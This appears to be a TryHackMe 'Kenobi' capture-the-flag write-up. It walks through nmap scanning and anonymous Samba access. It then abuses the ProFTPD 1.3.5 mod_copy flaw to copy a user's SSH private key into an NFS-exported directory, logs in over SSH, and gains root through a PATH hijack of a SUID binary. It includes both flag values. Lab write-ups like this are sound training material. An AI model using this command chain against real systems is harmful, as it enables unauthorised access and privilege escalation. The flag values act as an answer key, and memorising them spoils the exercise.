👀

# Kenobi_THM_Writeup

**TryHackMe**

**Kenobi**

Room Writeup

**Target:** 10.48.132.64 (Ubuntu 20.04)

**Exploit:** ProFTPD mod_copy + NFS + PATH Hijack (SUID)

**Date:** 18 October 2026

**Author:** Aishu

**Flags**

> **User Flag (/home/kenobi/user.txt): d0b0f3f53b6caa532a83915e19224899**
>
> **Root Flag (/root/root.txt): 177b3cd8562289f37382721c28381f02**

Task 1 — Recon

Scanned the machine with nmap to find all open ports and services.

Command

```
nmap -sV -vv --script vuln 10.48.132.64
```

Findings

> - 7 ports open total
>   - Port 21 — FTP (ProFTPD 1.3.5)
>   - Port 22 — SSH
>   - Port 80 — HTTP (Apache 2.4.41)
>   - Port 111 — rpcbind (NFS access)

> - Port 139 — Samba (NetBIOS)
> - Port 445 — Samba (SMB)
> - Port 2049 — NFS





*Fig 1 — Room intro: 7 ports open confirmed*

Task 2 — Enumerating Samba for Shares

Used nmap scripts to enumerate SMB shares and find useful information about the target.

Commands

```
nmap -p 445 --script=smb-enum-shares,smb-enum-users.nse 10.48.132.64

smbclient //10.48.132.64/anonymous

smbget -R smb://10.48.132.64/anonymous
```

What I Found

> - 3 Samba shares discovered
>  - Connected to the "anonymous" share — no password needed
>  - Found log.txt inside — contained SSH key generation info for user "kenobi"
>  - **log.txt also revealed ProFTPD server details and config paths**
>  - FTP is running on port 21
>  - Port 111 runs rpcbind — gives access to NFS

NFS Enumeration

> nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.48.132.64
>  - NFS mount found: /var (accessible by everyone — *)





*Fig 2 — Task 2: Enumerating Samba shares*





*Fig 3 — 3 shares found, log.txt visible, FTP port 21*





*Fig 4 — FTP on port 21, NFS /var mount confirmed*

## Task 3 — Exploiting ProFTPD (mod_copy)

ProFTPD 1.3.5 has a vulnerable mod_copy module. It allows any unauthenticated user to copy files anywhere on the server using SITE CPFR and SITE CPTO commands.

### Identify Version

> nc 10.48.132.64 21

Banner returned: ProFTPD 1.3.5 — version confirmed without logging in.

Find Exploits

> searchsploit ProFTPD 1.3.5
>
> - 4 exploits found for ProFTPD 1.3.5
> - **Key exploit: mod_copy module — lets us copy files without authentication**

Copy SSH Key via mod_copy

From log.txt we knew kenobi's SSH key was at /home/kenobi/.ssh/id_rsa. We used mod_copy to copy it into /var/tmp — the NFS exposed directory.

> nc 10.48.132.64 21
>
> SITE CPFR /home/kenobi/.ssh/id_rsa
>
> SITE CPTO /var/tmp/id_rsa




*Fig 5 — ProFTPD 1.3.5, 4 exploits found, mod_copy module*

Task 4 — NFS Mount & Getting User Flag

Since /var is exposed over NFS, I mounted it locally and retrieved the SSH key that was copied there via mod_copy.

Mount NFS Share

```
mkdir -p /mnt/kenobiNFS
sudo mount 10.48.132.64:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS/tmp/
```

Found id_rsa in /mnt/kenobiNFS/tmp/ — the key we copied with mod_copy.

Get the Key and SSH In

```
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.48.132.64
```

User Flag

```
cat /home/kenobi/user.txt
```

**User Flag: d0b0f3f53b6caa532a83915e19224899**





*Fig 6 — NFS mount, id_rsa copied, SSH login, user flag*

Task 5 — Privilege Escalation (SUID + PATH Hijack)

After getting a shell as kenobi, I looked for SUID binaries — files that run with root privileges regardless of who executes them.

Find SUID Binaries

> find / -perm -u=s -type f 2>/dev/null
>
> - **/usr/bin/menu — stands out, not a standard Linux binary**

Analyse the Binary

Running /usr/bin/menu shows 3 options: status check, kernel version, ifconfig. Using "strings" on it reveals it calls curl, uname, and ifconfig WITHOUT full paths.

> - curl -I localhost — called as just "curl", not /usr/bin/curl
> - Since the binary runs as root (SUID), we can hijack which "curl" it picks up

PATH Hijack to Get Root Shell

I created a fake "curl" binary in /tmp that just spawns /bin/sh, then put /tmp at the front of PATH so the SUID menu binary picks up my fake curl instead of the real one.

```
cd /tmp
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
which curl # confirms /tmp/curl is picked
/usr/bin/menu # choose option 1 (status check)
```

Menu calls "curl" → finds /tmp/curl → runs /bin/sh as root → root shell!

Verify Root & Get Flag

```
# id
```

Output: uid=0(root) gid=1000(kenobi) — root confirmed.

```
cat /root/root.txt
```

**Root Flag: 177b3cd8562289f37382721c28381f02**





*Fig 7 — SUID /usr/bin/menu, PATH hijack, root shell obtained*





*Fig 8 — Root flag: 177b3cd8562289f37382721c28381f02*